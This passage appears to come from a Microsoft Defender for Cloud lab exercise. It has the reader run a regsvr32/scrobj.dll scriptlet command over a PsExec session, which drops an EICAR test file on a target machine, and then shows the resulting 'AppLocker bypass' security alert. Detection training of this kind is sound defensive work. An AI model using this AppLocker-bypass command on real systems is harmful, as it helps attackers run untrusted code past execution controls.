
1. Go to the target computer, and make sure that there is no *eicar.com* file in the *C:\tools* folder

2. Go to the attacker's computer (in the same *PsExec* session that you were before) and type the command below:

```
regsvr32.exe /s /u /i:test.sct scrobj.dll
```

3. Now check if there is a *eicar.com* file in the *C:\tools* folder of the target computer

4. At this point you should have the following alert in Microsoft Defender for Cloud:



Security alert
2517531233735463642_06879c8f-1874-4daa-aa4e-29b6ec799527

Potential attempt to bypass AppLocker detected

High Severity | Active Status | 04/05/2... Activity time

Alert description

Copy alert JSON

Analysis of host/device data detected a potential attempt to bypass AppLocker restrictions. AppLocker can be configured to implement a policy that limits what executables are allowed to run on a Windows system. The command line pattern similar to that identified in this alert has been previously associated with attacker attempts to circumvent AppLocker policy by using trusted executables (allowed by AppLocker policy) to execute untrusted code. This could be legitimate activity, or an indication of a compromised host.

Affected resource

TargetVM
Virtual machine

Microsoft Azure - CSA
Subscription

MITRE ATT&CK® tactics

- Privilege Escalation
- Execution

Alert details | Take action

Compromised Host	Suspicious Command Line
TARGETVM	regsvr32.exe /s /u /i:test.sct scrobj.dll
User Name	Parent Process
TARGETVM\vasavi	c:\windows\system32\cmd.exe
Account Session ID	Suspicious Process ID
0x9c521a	0x17ac
Suspicious Process	Detected by
c:\windows\system32\regsvr32.exe	Microsoft

Related entities

- Account (1)
- File (2)
- Host (1)
- Process (2)

5. Open this alert and explore the details.

Note: the time that it will take to create a security incident may vary according to the environment.

Conclusion

In this exercise we demonstrated how Microsoft Defender for Cloud can be used to detect diverse types of attacks that used built-in system tools, and open-source related tools.

Other resources

- Microsoft Defender for Cloud Documentation Page
- Microsoft Defender for Cloud – Whats New
- Microsoft Defender for Server Plans
- Investigate a Security Alert
- Automate responses to Microsoft Defender for Cloud triggers